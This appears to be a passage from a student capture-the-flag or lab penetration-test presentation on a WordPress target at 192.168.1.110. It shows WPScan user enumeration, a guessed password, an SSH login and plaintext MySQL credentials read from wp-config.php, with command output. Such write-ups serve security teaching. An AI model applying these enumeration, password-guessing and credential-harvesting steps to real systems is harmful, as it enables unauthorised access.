
Exploitation: User enumeration

Joaquin

- **How did you exploit the vulnerability?**
  - *Ran a WPScan to enumerate users of the Target 1 WordPress Site*
- **What did the exploit achieve?**
  - The exploit achieved the exposed username “michael” which was subsequently used to guess his password, “michael”



```
+ http://192.168.1.110/wordpress/index.php (CODE:301|SIZE:0)
^C> Testing: http://192.168.1.110/wordpress/maps
root@Kali:~# wpscan -u http://192.168.1.110/wordpress -eu
```




```
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844
862482d} -->
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html    css            img          scss              team.html
contact.php   elements.html  index.html   Security - Doc    vendor
contact.zip   fonts          js           service.html      wordpress
michael@target1:/var/www/html$
```

Exploitation: SSH access to Port 22

Joaquin

- **How did you exploit the vulnerability?**
  - Port 22 being open allowed for an SSH connection to be made to the open port
- **What did the exploit achieve?**
  - We were able to get a foothold on Target1




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 27 08:18:53 2022 from 192.168.1.90
michael@target1:~$
```

Max

Exploitation: MySQL login stored in plaintext

- **How did you exploit the vulnerability?**
  - ○ While logged in as Michael found MySQL login in plaintext
- **What did the exploit achieve?**
  - ○ We were able to login to MySQL




```
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
```

Exploitation: Unsalted password hashes

